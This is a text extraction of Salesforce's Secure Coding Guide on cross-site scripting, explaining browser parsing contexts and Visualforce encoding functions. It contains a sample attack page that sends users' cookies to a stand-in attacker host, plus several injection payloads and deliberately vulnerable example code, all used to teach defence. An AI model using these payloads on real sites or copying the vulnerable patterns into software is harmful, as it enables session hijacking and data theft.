Secure Coding Guide

Version 58.0, Summer '23

CONTENTS

CHAPTER 1   Secure Coding Guidelines

This guide walks you through the most common security issues Salesforce has identified while auditing applications built on or integrated with the Lightning Platform.

This guide takes into account that many of our developers write integration pieces with the Lightning Platform and includes examples from other web platforms such as Java, ASP.NET, PHP and Ruby on Rails. The Lightning Platform provides full or partial protection against many of these issues. It is noted when this is the case.

Consider this to be an easy to read reference and not a thorough documentation of all web application security flaws. More details on a broader spectrum of web application security problems can be found on the OWASP (Open Web Application Security Project) site.

What is it?

Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today.

XSS allows malicious users to control the content and code on your site — something only you should be able to do!!

Sample vulnerability

Consider a web application with a search feature. The user sends their query as a GET parameter, and the page displays the parameter in the page:

Request: `https://example.com/api/search?q=apples`

Response: "You searched for **apples**"

For example, this could be done with the following Visualforce page:

```
<apex:page>
<!-- Vulnerable Page at https://example.com/api/search -->
  <div id='greet'></div>
    <script>
      document.querySelector('#greet').innerHTML='You searched for
<b>{!$CurrentPage.parameters.q}</b>';
    </script>
</apex:page>
```

An XSS attack could take place if the user were visiting another site that included the following code:

```
<html>
  <!-- Evil Page -->
  <body>
    <h1>Ten Ways to Pay Down Your Mortgage</h1>
      <iframe id='attack' style='visibility:hidden'>
        <script>
        var payload = "\x3csvg
onload=\x27document.location.href=\x22http://cybervillians.com?session=\x22+document.cookie\x27\x3e";

        document.querySelector('#attack').src =
"https://example.com/api/search?q=" +
                encodeURIComponent(payload);
        </script>
  </body>
</html>
```

The user's browser will load the iframe by requesting
`https://example.com/api/search?q=<svg .....>`.

In response, example.com will echo back:

```html
<html>
<!-- Response From Server -->
  <div id='greet'></div>
    <script>
      document.querySelector('#greet').innerHTML = 'You searched for
 <b>\x3csvg
onload=\x27document.location.href=\x22http://cybervillians.com?session=\x22+document.cookie\x27\x3e</b>';

    </script>
</html>
```

The victim's browser will parse this response and render the following example.com DOM:

```html
<div id='greet'>
  You searched for
    <b>
        <svg
onload='document.location.href="http://cybervillians.com?session=" +
 document.cookie'>
    </b>
</div>
```

Once the DOM is rendered, the browser will navigate the page to cybervillians.com and will also send the user's examle.com cookies there. It will be as if example.com developers had written their page that way. However, there is essentially no limit to the payloads the attacker could have provided. Anything example.com developers can do with HTML and JavaScript, the attacker can also do.

Overview of browser parsing

Cross-site scripting occurs when browsers interpret attacker controller data as code, therefore an understanding of how browsers distinguish between data and code is required in order to develop your application securely.

User data can and often is processed by several different parsers in sequence, with different decoding and tokenization rules applied by each parser. The sample vulnerability highlights three parsing stages:

Three Parsing Stages and Three Attacks

The merge-field `{!$CurrentPage.parameters.q}` is first passed to the HTML parser as it is processing the contents of a `<script>` tag. In this context, the parser is looking for the closing tag: `</script>` to determine the extent of the script data that should be passed to the Javascript engine.

```html
<script>
  document.querySelector('#greet').innerHTML='You searched for
<b>"{!$CurrentPage.parameters.q}"</b>';
</script>
```

If the attacker sets the URL parameter:q=`</script><script>` *..attacker code here..* `</script>`

The HTML parser determines the original script block has ended, and an attacker controlled script block would be sent as a second script to the Javascript engine.

Next, when the script block is sent to the Javascript parser, the attacker can try to break out of the Javascript string declaration:

```
document.querySelector('#greet').innerHTML='You searched for
<b>"{!$CurrentPage.parameters.q}"</b>';
```

For example, by setting the URL parameter to be q='; ....*attacker code here..;*//'

Finally, the Javascript parser invokes an innerHTML write, passing a string back to the HTML parser for DOM rendering. Here the attacker can inject another payload containing an HTML tag with a javascript event handler. Because the string passed to innerHTML is defined in a Javascript context, the control characters do not need to be < or >, but can be represented as '\x3x' and '\x3e'. These will be interpreted by the Javascript engine as brackets to be written into the DOM. This is the original sample attack.

Therefore the sample code has three different parsing stages which allow for three different attacks, triggered by the insertion of three different control characters:

- > can be used to break out of the original script block
- ' can be used to break out of the javascript string declaration
- \x3c or \u003c or < can be used to inject a new tag via innerHTML.

Other constructions have other parsing stages and potential attacks -- the list of potentially dangerous characters is dependent on the sequence of parsers applied to user data.

Rather than trying to learn all possible dangerous characters, the developer should learn to identify the sequence of browser parsing passes and apply the corresponding sequence of escaping functions. This will ensure that user data renders properly as text and cannot escape into an execution context.

HTML Parsing and Encoding

When an HTML document is loaded or when javascript calls an html rendering function, the string is processed by the HTML Parser.

HTML tags follow the general structure:

```
<tagname attrib1 attrib2='attrib2val'
attrib3="attrib3val">textvalue</tagname>
```

Only attribute values and the textvalue of a node are considered data for the HTML parser. All other tokens are considered markup.

There are two main mechanisms of injecting javascript into HTML:

- Directly as a script tag or other HTML tag that supports a javascript event handler
- Breaking out of an html tag and creating another html tag that is a javascript event handler

```
<div>[userinput]</div> <!-- userinput = <script>alert(1)</script> -->
<div>[userinput]</div> <!-- userinput = <svg onload='payload'> -->
<div title='[userinput]'> <!-- userinput = ' onmouseover='payload' '
  -->
```

Because of this, user input within an html context needs to be prevented from breaking out of a quoted context or from injecting html tags. This is done with HTML encoding.

HTML Encoding

4

In order to force a string character to be interpreted as data rather than markup, a character reference should be used. There are two common ways to denote a character reference:

- *numeric character references* represent the character by an ampersand (&), the pound sign (#) followed by either the decimal unicode point value, or an "x" and the hexadecimal unicode value. Finally, a semicolon (;) closes out the character reference. This allows every unicode character to be referenced.

- *entity character references* represent a subset of commonly used special characters by an ampersand (&) an ascii mnemonic for the character's name, and an (optional) closing semicolon.

HTML Encoding is the process of replacing characters by their character references and HTML decoding is the reverse.

```html
<html>
  <body>
    <div id="link1">
      &lt;a href="www.salesforce.com">link</a> <!-- Not interpreted
as a tag but as text-->
    </div>
    <div id="link2">
      <&#97; href="www.salesforce.com">link</a> <!-- Not interpreted
 as an anchor tag -->
    </div>
    <div id="link3">
      <a &#104;ref="www.salesforce.com">link</a> <!-- link without
anchor-->
    </div>
    <div id="link4">
      <a
href="&#119;&#119;&#119;&#46;&#115;&#97;&#108;&#101;&#115;force.com">link</a>
 <!-- works fine. -->
    </div>
  </body>
</html>
```

The HTML parser generates the following DOM:

```html
<body>
    <div id="link1">
        <a href="www.salesforce.com">link
    </div>
    <div id="link2">
        <a href="www.salesforce.com">link
    </div>
    <div id="link3">
        <a &#104;ref="www.salesforce.com">link</a>
    </div>
    <div id="link4">
        <a href="www.salesforce.com">link</a>
    </div>
</body>
```

which the browser renders as:

```html
<a href="www.salesforce.com">link
<a href="www.salesforce.com">link
```

```
link
link
```

- For link1, because the bracket is replaced by its character reference, the less than sign is treated as a string literal. The closing tag is viewed as a redundant closing tag and is not rendered in the DOM at all.

- In link2, an escaped character immediately follows the opening tag, but the HTML Parser is expecting a tagname which is markup, as this is impossible the HTML parser bails on tag processing and interprets the opening tag as text. The closing tag is swallowed as in link1.

- In link3, the anchor tag is successfully parsed but as the "h" in "href" is escaped, the href is not interpreted as an attribute and the result is an anchor tag without an href, the link text appears but is not clickable.

- In link4, because a portion of an attribute value is encoded, the character references are decoded to "www.sales" in the DOM and the link is clickable, successfully navigating to www.salesforce.com

Therefore if developers html encode user data prior to HTML rendering, the data will always render as text and never as markup. In general, only a subset of characters are html encoded: those characters that can allow an attacker to inject their own tags or break out of a quoted attribute value:

Common Name	Symbol	Decimal Numeric	Hex Numeric	Entity
Ampersand	&	&	&	&
Less than Symbol	<	<	<	<
Greater than Symbol	>	>	>	>
Single Quote	'	'	&#27;	N/A
Double Quote	"	"	&#22;	"

When using unquoted attribute values or when failing to close tags other characters need to be escaped. However in this case the set of characters that would need to be escaped are browser dependent and may change with new browser versions. Developers should ensure that all HTML tags are balanced and that all attribute values are quoted. User data within an HTML context should only appear as the text content of an existing tag or within a quoted attribute value.

HTML Parsing Contexts

The HTML parser operates in several contexts: the most important of which are normal, raw text, and escapable raw text contexts.

PCDATA or Normal Context Parsing

For most tags the PCDATA (in HTML 4), or normal (in HTML 5) parsing context applies. In this context the HTML parser tries to balance nested tags and performs HTML decoding prior to DOM rendering.

For example, the HTML parser converts:

```
<div id="alpha"><span class="</div>">in alpha.</span> Still in
alpha</div>
<div id="beta">in beta</span></div>
```

into the following DOM:

```
<div id="alpha">
   <span class="</div>"in alpha.</span>
   " Still in alpha"
</div>
<div id="beta">in beta</div>
```

For PC Data parsing, keep in mind that

- Because tags and attribute values are balanced, the parser will not allow a data within an attribute value to inject a new tag or close out an existing tag, as per the example above. The only way to escape a quoted attribute value is to close out the quote OR enter a CDATA context.

- All character references are decoded, and are therefore unsafe to be used as inputs into further HTML rendering contexts without applying an additional round of encoding.

Raw Text or CDATA Parsing

For <script> and <style> tags the CDATA (HTML 4) or raw text (HTML 5) context applies. In this mode, the parser searches for the closing script or style tag, and dispatches the contents of the string between these tags to the javascript or CSS parser. No HTML decoding occurs. This is because the HTML parser does not understand javascript or CSS; its parsing role is limited to determining the length of the string to pass to the JS or CSS parser.

The following code:

```
<html>
  <head>
    <meta charset="utf-8">
    <title>JS Bin</title>
  </head>
  <body>

    <script>
        console.log('in alpha</script><script>console.log("not in
alpha");</script>');
    </script>

  </body>
</html>
```

Sends two scripts to the javascript engine, resulting in:

```
> SyntaxError: Unexpected token ILLEGAL
> not in alpha
```

Another example:

```
<html>
  <head>
  </head>
  <body>
    <div id='xyz'
onclick='console.log("&#100;&#101;&#99;&#111;&#100;&#101;&#100;")'>Click
 me!</div>
    <div id='baa'>Click me!</div>
    <div id='baz'>Click me!</div>
```

7

```
    <script>
      document.querySelector('#baa').onclick = function() {
        console.log("&#100;&#101;&#99;&#111;&#100;&#101;&#100;");
        return true;
      }

      document.querySelector('#baz').onclick = function() {
        console.log("Howdy!</script><script>alert(1)</script>");
        return true;
      }
    </script>
  </body>
</html>
```

Clicking on the first div logs `decoded`, whereas clicking on the second logs decoded and clicking on the third div pops an alert box.

CDATA-style processing presents a number of potential pitfalls:

- **Refactoring issues**: If a developer first defines the event handler inline and then re-factors to register event handlers within a script tag, she will need to ensure that one fewer HTML-encode operation occurs, otherwise data will be over encoded. Similarly, a refactoring away from separate registration towards inline definition can lead to under-encoding. In both cases, the resulting page is broken, however alphanumeric characters will continue to render properly even as a "<" will be rendered as "<" or interpreted as markup in the over or under-encoding cases.

- **JS string escapes**: As per the example, if an attacker can inject brackets into a javascript string context, they may be able to break out of the string by breaking out of the parent script context entirely. This effectively makes brackets javascript control characters.

- **Complex parsing rules with comments**: The combination of html-style comment tags with <script> or <style> tags can lead to confusing or unexpected behavior. We will not detail these parsing rules here, but developers should not nest <script> tags within each other or place html comments <!-- on the same line as <script> tags.

Escapable Raw Text Parsing

For <textarea> and <title> tags, escapable raw text parsing is used. Here the parser looks for the closing <textarea> or <title> tag and does not allow the creation of any new tags. Nevertheless, character references are decoded.

In this context keep the following in mind:

- Do not assume that user data cannot break out of this context -- data can break out by closing the title or textarea tag.

- When using this context to store HTML micro templates, do not allow user input to write to this context without HTML encoding

Javascript Parser

A Javascript Parser tokenizes javascript code for execution by the browser's javascript engine. Javascript code can generate new HTML code (e.g. document.write() element.innerHTML=x) and can also skip the HTML Parser and update the DOM directly (e.g.document.createElement(), element.title=x, document.body.appendChild()). Javascript code can also update element styles via the CSS Object Model (CSSOM).

Javascript has several encoding formats:

8

- C-style backslash \ encoding of special terminal characters and string literals
- 2 byte hex encoding of the corresponding ASCII code point: \xNN
- 3 digit octal encoding of the corresponding code point \NNN
- 4 byte hex encoding of a 4 byte UTF-16 plane: \uNNNN. Surrogate pairs are handled by placing the 4 byte references next to each other \uAAAA\uBBBB

The following table shows the typical behavior of a javascript encoder:

Common Name	Symbol	Common JS Encoding
Single Quote	'	\'
Double Quote	"	\"
Backslash	\	\\
Carriage Return	N/A	\r
New Line	N/A	\n
Less than Symbol	<	\x3c
Greater than Symbol	>	\x3e

Javascript encoding is not nearly as powerful as HTML encoding. Object names (variables, functions, arrays) can be encoded in Javascript and still be callable, so merely encoding something does not mark it as data rather than code. Instead, Javascript encoding is used to prevent user data from breaking out of a quoted string context, by escaping the characters that would close out a string (single and double quotes, as well as new lines). Additionally, because of CDATA parsing, a closing script tag can also break out of a string (by breaking out of the enclosing script).

Note that if user controlled data is placed into a javascript context without being quoted, then nothing can prevent XSS. All user data in javascript should be quoted AND encoded.

Be aware that Javascript decoding occurs in Javascript when strings are evalued as code such as with eval, setInterval, or Function, in which case you will need to additionally JS encode user data for each implicit eval performed. Because of this it is recommended that you do not apply evals on code containing user data.

Javascript can invoke the HTML parser by means of one of built in HTML rendering methods:

HTML Rendering Methods
document.write
document.writeln
element.innerHTML
element.outerHTML
element.insertAdjacentHTML

If you are using jquery, the following are common DOM manipulation methods that invoke the HTML parser in their implementation. c.f. Dom XSS Wiki

Common jQuery HTML Rendering Methods
.add()
.append()
.before()
.after()
.html()
.prepend()
.replaceWith()
.wrap()
.wrapAll()

If you are using a different toolkit or higher order javascript framework, you will need to know whether the methods you call invoke the HTML decoder or not, otherwise you risk over or under-encoding data.

```html
<html>
  <head>
    <script src='/jquery.js'>
  </head>
  <body>
    <div id='xyz'></div>
    <script>
      //payload
      var payload = "<svg onload='alert(1)'>";
      var html_encoded_payload = "&lt;svg
onload=&#39;alert(1)&#39;&gt;";

        //  whether it is safe to pass the payload
        //  to a DOM modification function depends
        //  on whether the function invokes the HTML
        //  parser.

        var el = document.querySelectorAll('#xyz');
        el.append = payload; //vulnerable
        el.append = html_encoded_payload; //safe and correct
        el.innerText = payload; //safe
        el.innerText = html_encoded_payload; //safe but double encoded


        //  When using a libary such as jQuery
        //  Familiarize yourself with whether methods
        //  perform HTML rendering and encode appropriately

      $('#xyz').append(payload); //vulnerable
      $('#xyz').append(html_encoded_payload); //safe and correct
      $('#xyz').text(payload); //safe
      $('#xyz').text(html_encoded_payload); //safe but double encoded
```

```
      </script>
    </body>
</html>
```

URI Parser

The URI parser tokenizes URIs into the following components:

```
scheme://login.password@address:port/path?query_string#fragment
```

Control characters for the URI parser are the full ascii scheme name, scheme delimiter ":", ".", "?", "/", and "#". Data for the URI parser are the two credentials, the address, path, query string and fragment content.

In those cases when, for example a path needs to contain a question mark that should not be interpreted as a control character, then URI Encoding is used: %3f. URI encoding is defined in RFC 3986 and consists of a % sign followed by the two byte hexadecimal extended ascii number.

For security encoding, be aware that browsers support multiple pseudo-schemes, the most important of which is the javascript pseudo scheme: `javascript:..payload..`

If the scheme or scheme delimeter (:) is URI encoded, it will not be interpreted as a scheme. Similarly, if a "/" is URI encoded, it will not be interpreted as a path delimiter. Therefore URI encoding an a string and setting it to be an href will cause the browser to interpret the entire string as a relative path with no URL parameters and no fragments.

```
<html>
  <body>
    <a id='xyz'>Click me!</a>
    <script>
      var el = document.querySelector('#xyz');
      el.href='javascript:alert(1)' //executes
      el.href='javascript:\x61lert(1)' //js encode 'a' in alert.
executes
      el.href='javascript\x3aalert(1)' //js encode ':' in scheme.
executes.
      el.href='javascript%3aalert(1)' //URI encode ':' in scheme.
does not execute
      el.href="javascript&#x3a;alert(1)"; //does not execute
      el.outerHTML = '\x3ca
href=\x22javascript&#x3a;alert(1)\x22\x3eClick me!\x3c/a\x3e';
//executes
    </script>
  </body>
</html>
```

Because URI encoding maps characters to %XX, which are not HTML, JS, or CSS control characters, we can skip any additional encodings that would need to occur after URI encoding, but we cannot skip encodings that are required before URI encoding:

```
<html>
  <body>
    <!-- Vulnerable to XSS -->
    <a id='xyz'>Click me!</a>
    <a id='abc'>Click me!</a>

    <script>
      var xyz = document.querySelector('#xyz');
```

```
    var payload = "javascript:alert(1)";

    xyz.href="javascript:\x22this.element.innerHTML=\x22" + payload
 + "\x22"; //vulnerable
    </script>
  </body>
</html>
```

In the above, payload will be sent to a URI parser (in the href definition) and then to the HTML parser. Therefore to properly encode the payload requires both decodings: URIENCODE(HTMLENCODE(*payload*)).

If, for example, the payload is only HTMLENCODED, then %3c will be URI decoded into a bracket. If the payload is only URIENCODED, then a payload of "<" can be injected directly.

As URI Encoding is only defined on ASCI codes 0-255, when higher order code points need to be encoded, they are first transformed into a sequence of UTF-8 bytes and then each byte is URI Encoded.

Be aware that javascript contains three built in URI encoding and decoding functions, none of which are suitable for security encoding:

- escape(), unescape() have been deprecated because of improper UTF-8 handling.
- encodeURI() and decodeURI() are designed to allow URIs with some illegal characters to be converted to legal URIs. These functions do not encode URI control characters such as "://" or ".".
- encodeURIComponent() and decodeURIComponent() are designed to encode all URI control characters but do not encode all characters such as the single quote.

For guidance as to which functions to use, see the specific section guidance.

CSS Parser

CSS parsers have their own encoding format as specified in ISO 10646. CSS encoding consists of a backslash followed by up to 6 hexadecimal digits corresponding to the unicode code point. As the number of digits is variable, a trailing space is required to close out the character reference if less than 6 digits are used, and in this case the space is consumed by the CSS parser.

As with Javascript encoding, merely encoding a string does not force the CSS parser to treat it as data rather than markup -- the encoding is only useful to prevent user data from breaking out of a quoted string declaration. Unfortunately, many CSS property values are not quoted, in which case it is impossible to safely encode the value. In this case, strict use of an allowlist (which provides a list of allowed values and prevents the use of anything unlisted) is required to ensure that only the expected characters are present in the string.

There are several ways that the CSS parser can invoke the URI parser (for example by referencing an image URL or a style sheet URL), but invocation of javascript from CSS is limited to browser specific features such as moz-bindings or older browser features (such as expression or javascript pseudo-schemes). Nevertheless, as Salesforce supports these older browsers, it's critical to use an allowlist—a list of all acceptable values— on user data whenever it is passed to the CSS interpreter.

When CSS is invoked from javascript, for example with element.style="x", it is first interpreted by the javascript parser and then by the CSS parser. In such cases, javascript control characters should be escaped. If they aren't, they could be used to bypass the allowlist filter. For this reason, filtering against the allowlist should be done as close to the sink as possible.

General References

- - [Coverity XSS Guide](#)
    - [OWASP XSS Portal](#)
    - [HTML5 Security Cheet Sheet](#)
    - [OWASP XSS Test Guide](#)
    - [Browser Internals and Parsing](#)
    - [Browser Security Handbook](#)
    - [Browser Parsing and XSS review of different frameworks](#)

Specific Guidance

Apex and Visualforce Applications

The platform provides two main mechanisms to avoid cross site scripting: auto HTML encoding as well as built in encoding functions that can be invoked manually from VisualForce. Nevertheless in order to use these protections correctly, the developer needs to have a thorough understanding of how user controlled variables are rendered by the browser.

There is no 'easy' button with cross site scripting defenses. Developers must understand the sequence of rendering contexts into which they place user data, and encode appropriately for each context.

Built in Auto Encoding

All merge-fields are always auto HTML encoded provided they

- do not occur within a <style> or <script> tag
- do not occur within an apex tag with the escape='false' attribute

The auto HTML encoding performed is applied last (after any other VisualForce functions) and is applied regardless of whether you use any other VisualForce encoding functions. It does not matter whether the merge-field is rendered via an explicit apex tag or directly using the braces notation within HTML markup. Your application code needs to take auto-encoding into account in order to avoid double encoding or improperly encoding merge-fields.

For example, the value of the `userInput` parameter will be HTML encoded in the following:

```
<apex:outputText>
  {!$CurrentPage.parameters.userInput} <!-- safe (auto HTML Encoded)
 -->
</apex:outputText>
```

or here

```
<div>
  {!$CurrentPage.parameters.userInput} <!--safe (auto HTML Encoded)
-->
</div>
```

But no auto-encoding is performed here because of the script tag:

```
<script>
  var x = '{!$CurrentPage.parameters.userInput}'; //vulnerable to XSS
</script>
```

And no auto-encoding is performed here because of the style tag:

```
<style>
  .xyz {
    color: #{!$CurrentPage.parameters.userInput}; //vulnerable to XSS

  }
</style>
```

The auto encoding only provides HTML Encoding of <, > and quotes within html attributes. You must perform your own Javascript and URL encoding as well as handle CSS cross site scripting issues.

Auto-HTML encoding is not sufficient when passing through multiple parsing contexts:

```
<!--vulnerable to XSS -->
<div onclick =
"console.log('{!$CurrentPage.parameters.userInput}')">Click me!</div>
```

In the above code fragment, *userInput* is rendered with a Javascript execution context embedded with an HTML context, and so the auto-HTML encoding is insufficient. For these and other uses cases, the platform provides VisualForce encoding functions that can be chained together to provide sufficient encoding in multiple contexts.

Unsafe sObject Data Types

sObjects can be built from a number of primitive data types. When rendering a merge-field or retrieving a field via the API, it's important to understand whether the field contains potentially unsafe or safe content. The following primitive data types can contain unsafe strings:

Primitive Type	Restrictions on Values
url	Can contain arbitrary text. The platform will prepend the url with 'http://' if no scheme is provided.
picklist	Can contain arbitrary text, independent of the field definition. Picklist values are not enforced by the schema, and users can modify a picklist value to contain any text via an update call.
text	Can contain arbitrary text
textarea	Can contain arbitrary text
rich text field	Contains an allowlistt of HTML tags. Any other HTML characters must be HTML-encoded. The listed tags can be safely usedunencoded in an HTML rendering context but not in any other rendering context (e.g. javascript control characters are not encoded).

Name fields can be arbitrary text, and must be considered unsafe. This also applies to global variables such usernames.

Developers are urged to program defensively. Even if a primitive type (such as an Id) cannot contain control characters, properly output encode the field type based on the rendering context. Output encoding will never result in over encoding and will make your application safe for further refactoring should the controller logic change -- for example, by pulling the Id from a URL parameter rather than from the controller.

Built in VisualForce encoding functions

The platform provides the following VisualForce encoding functions:

- JSENCODE -- performs string encoding within a Javascript String context.
- HTMLENCODE -- encodes all characters with the appropriate HTML character references so as to avoid interpretation of characters as markup.
- URLENCODE -- performs URI encoding (% style encoding) within a URL component context.
- JSINHTMLENCODE -- a convenience method that is equivalent to the composition of HTMLENCODE(JSENCODE(x))

Data may need to be encoded multiple times if it passes through multiple parsers.

JSENCODE

JSENCODE is used to prevent user data from breaking out of a quoted string context:

```
<script>
  var x = '{!JSENCODE($CurrentPage.parameters.userInput)}'; //safe
</script>
```

If the data was not quoted, the user could insert their own code directly into the script tag. If the user was quoted but not JSENCODED, an attacker could break out of the quotes by including a single quote in the URL parameter:

```
userInput='; alert(1); //
```

at which point the attacker's code would execute.

In the following example, a merge-field first passes through the HTML parser (when the page is loaded) and then is passed to the JS parser (as the definition of an event handler).

```
<!-- safe -->
<div onclick =
"console.log('{!JSENCODE($CurrentPage.parameters.userInput)}')">Click
 me!</div>
```

Because the parsing flow is HTML Parser -> JS Parser, the mergefield must be properly encoded as: HTMLENCODE(JSENCODE(x)). As we know that the platform will HTML auto-encode last, it is enough to explicitly invoke the inner encoding, JSENCODE.

What is the merge-field is not typed as a string? One option is to leave the merge-field naked. However this is a dangerous anti-pattern because it creates a dependency between the implementation details in the controller and the security of the visualforce page. Suppose, for example, that in the future, the controller pulls this value from a URL parameter or textfield. Now the visualforce page is vulnerable to cross site scripting. The security of the visualforce page should be decoupled as much as possible from the controller implementation.

Therefore we recommend defensive programming -- cast to the appropriate type explicitly using the built in constructors:

```
<script>
  var myint = parseInt("{!JSENCODE(int_data)}"); //now we are sure
that x is an int
  var myfloat = parseFloat("{!JSENCODE(float_data)}");  //now we are
 sure that y is a float
  var mybool = {!IF(bool_data, "true", "false")};  //now we are sure
 that mybool is a boolean
  var myJSON = JSON.parse("{!JSENCODE(stringified_value)}"); //when
transmitting stringified JSON
</script>
```

This way a subtle change in the controller implementation (for example, pulling the value from a URL parameter or text field) will not trigger a security vulnerability in the corresponding VisualForce page.

HTMLENCODE

HTMLENCODE is required when userdata is interpreted in an HTML Context and is not already auto-encoded.

For example:

```
<apex:outputText escape="false" value="<i>Hello
{!HTMLENCODE(Account.Name)}</i>" />
```

In the above, because Name fields can be arbitrary text strings, any rendering of this field needs to be properly output encoded. Because we want to combine markup (italics) with data, the apex tag is set to escape="false" and we manually encode user data.

As always, one layer of encoding needs to be applied for each layer of parsing:

```
<div id="xyz"></div>
<script>
  document.querySelector('#xyz').innerHTML='Howdy ' +
'{!JSENCODE(HTMLENCODE(Account.Name))}';
</script>
```

In the above, the merge-field first passes through the HTML Parser when the page is loaded, but because the merge-field is within a script tag, the HTML parser does not perform character reference substitution and instead passes the contents of the script block to the javascript parser. Javascript code then calls innerHTML which performs HTML parsing (and character reference substitution). Therefore the parsing is Javascript -> HTML, and the necessary encoding is JSENCODE(HTMLENCODE()). Note that only performing JSENCODE or only performing HTMLENCODE will lead to a broken page and possibly a cross site scripting vulnerability.

Consider the following example:

```
<!-- vulnerable to XSS -->
<div onclick="this.innerHTML='Howdy {!Account.Name}'">Click me!</div>
```

Here, the merge-field is sent through the HTML parser when the page is loaded. Because it is not in a script or style tag, character reference substitution occurs, and the result is then sent to the Javascript decoder (in the definition of the onclick event handler). Once clicked, the result will be sent back to the HTML parser for innerHTML rendering. Therefore there are three layers of decoding: HTML -> Javascript -> HTML, and as a result, three layers of encoding need to be applied. However HTML auto encoding

will be automatically applied at the outer layer, so the developer needs to only apply JSENCODE(HTMLENCODE()):

```
<!-- safe -->
<div onclick="this.innerHTML='Howdy
{!JSENCODE(HTMLENCODE(Account.Name))}'">Click me!</div>
```

As a final example, and to illustrate the potential complexity of encodings:

```
<!-- vulnerable to XSS -->
<div onclick="this.innerHTML='\x3cdiv
onclick=\x22console.log(\x27Howdy {!Account.Name}\x27);\x22\x3eClick
 me again!\x3c/div\x3e'">Click me!</div>
```

Here, the merge-field is first parsed by the HTML parser when the page is loaded, is then passed to the Javascript parser in the definition of the on-click handler, is passed again to the HTML parser when the onclick handler is invoked, and is finally passed to the Javacript parser when the element is clicked a second time. Therefore the merge-field needs to be encoded as follows: HTMLENCODE(JSENCODE(HTMLENCODE(JSENCODE()))). Because auto-encoding takes care of the outer HTMLENCODE, the code fragment can be properly sanitized as follows:

```
<!-- safe -->
<div onclick="this.innerHTML='\x3cdiv
onclick=\x22console.log(\x27Howdy
{!JSENCODE(HTMLENCODE(JSENCODE(Account.Name)))}\x27);\x22\x3eClick
me again!\x3c/div\x3e'">Click me!</div>
```

URLENCODE

URLENCODING maps each character with ascii code 00-255 to the corresponding two byte hex representation as %XX. Therefore URLENCODING will not provide valid absolute URLs and should only be used when encoding URI components:

```
<!-- Safe -->
<img src="/xyz?name={!URLENCODE(Pic.name)}">{!Pic.Name}</img>
```

(Note that in the above fragment, Pic.Name within the text content of the image tag does not need to be encoded because it will be auto HTML encoded). Because URLENCODING has such a restricted character output, there is no need to do any additional encoding once URLEncoding is applied, as %XX is not a valid control character for any of the other parsing contexts. Therefore the following is safe and does not need any JSENCODING or HTMLENCODING:

```
<script>
<!-- Safe, but anti-pattern -->
  var x = '{!URLENCODE(Pic.name)}';
  var el = document.querySelector('#xyz');
  el.outerHTML = '<img src = "/pics?name=' + x + '">';
</script>
```

Nevertheless, even though the above code is safe, it is recommended that you minimize use of HTML rendering as much as possible:

```
<script>
  <!-- Safe, and no use of HTML rendering -->
  var x = '{!URLENCODE(Pic.name)}';
  var el = document.querySelector('#xyz');
  el.src = '/pics?name=' + x;
```

```
</script>
```

One thing to keep in mind about URLs is that all browsers will accept a javascript pseudo-scheme for location URLs while older browsers will also accept a javascript pseudo-scheme for src attributes or url attributes within CSS. Therefore you must control the scheme as well as the host and only allow user input to set URL parameters or paths. In those cases when users select the host, you must create an allowlistof acceptable hosts and validate against it to avoid arbitrary redirect vulnerabilities.

JSINHTMLENCODE

JSINHTMLENCODE is a legacy VisualForce function that was introduced when the platform did not always auto HTML encode merge-fields. JSINHTMLENCODE is effectively a combination of HTMLENCODE(JSENCODE()), so before the introduction of auto-HTML encoding, developers would need to call this function when including merge-fields in javascript event handlers within HTML. Now that the platform auto-HTML encodes, it is sufficient to call JSENCODE() in this case.

```
<!-- safe, but broken due to double html encoding -->
<div onclick="console.log('{!JSINHTMLENCODE(Account.Name)}')">Click
me!</div>
```

```
<!-- safe and accurate -->
<div onclick="console.log('{!JSENCODE(Account.Name)}')">Click
me!</div>
```

However, because the set of control characters for HTML and Javascript is almost disjoint, calling JSINHTMLENCODE can still be used as a replacement for JSENCODE(HTMLENCODE(x)), and can therefore save one function call in visualforce:

```
<script>
  var el = document.querySelector('#xyz');
  el.innerHTML = "Howdy {!JSINHTMLENCODE(Account.Name)}"; //safe and
 accurate
</script>
```

XSS in CSS

Cascading Style Sheets is an increasingly complex language that is only slowly becoming standardized across browsers. All modern browsers do not allow javascript injection within CSS attribute values, however this is not true for older browsers. Unfortunately it is not sufficient to cast CSS attribute values to strings and then encode the values because many CSS properties are not rendered as strings.

```
<style>
 <!-- vulnerable to XSS unless verified with an allowlist in the
controller-->
 foo {
   color: #{!color};
 }
<style>
```

As a result, do not place any merge-fields within a <style> tag unless they are on an allowlist (a list of acceptable fields, unlisted fields are not allowed) in the controller. Alternatively, first pass the variables

to a javascript context, validate them in javascript, and then use CSSOM or a js toolkit to update the style programmatically:

```
<script>
  var el = document.querySelector('#xyz');
  var color = '{!JSENCODE(color)}'; //must JSENCODE to prevent
breakint out of string
  if ( /(^[0-9a-f]{6}$)|(^[0-9a-f]{3}$)/i.test(color) ) {
   el.style.color='#' + color; //safe to render into a style context

  }
<script>
```

Client-side encoding and API interfaces

Many applications pull data via API callouts executed in javascript, and then render the data in the DOM with javascript or a javascript-based toolkit. In this case, the VisualForce encoding functions cannot be used to properly encode data, nevertheless the data must still be encoded for the appropriate rendering context. Note that no auto-html encoding is done by the platform when the DOM is rendered client-side, so a simple re-factoring from server-side rendering with VisualForce merge-fields to client-side rendering with javascript may create multiple XSS vulnerabilities.

Consider the following streaming API example:

```
//vulnerable code
cometd.subscribe('/topic/xyz', function(message) {
  var data = document.createElement('li');
  data.innerHTML = JSON.stringify(message.data.sobject.xyz__c);
  document.querySelector('#content').appendChild(data);
});
```

Here if $xyz\_\_c$ is built from one of the dangerous sObject types such as text, passing it to an html rendering function creates a vulnerability. In this case, the developer has two options:

1. Use a safe DOM manipulation function such as innerText, rather than innerHTML.

2. Properly encode the data in javascript prior to the innerHTML write

The first option is preferred, but may sometimes be impractical (for example when you are using a higher level toolkit that performs innerHTML writes in the method you are using.) In this case you must use a javascript encoding library.

Javascript Security Encoding Libraries

Although Salesforce does not currently export javascript security encoding methods, there are a number of third party security libraries that you can use.

We recommend the Go Instant secure-filters library because it has been vetted by the Salesforce security team and is small and easy to use. It is also available as a node package. To use this library, place the secure-filters.js file in your static resources. The library will export a secureFilters object which has a number of encoding methods:

```
<apex:page controller="Xyz">
  <apex:includeScript value="{!$Resource.SecureFilters}"/>

  <div id="result">result</div>

  <script type="text/javascript">
```

```
    //basic encoding functions
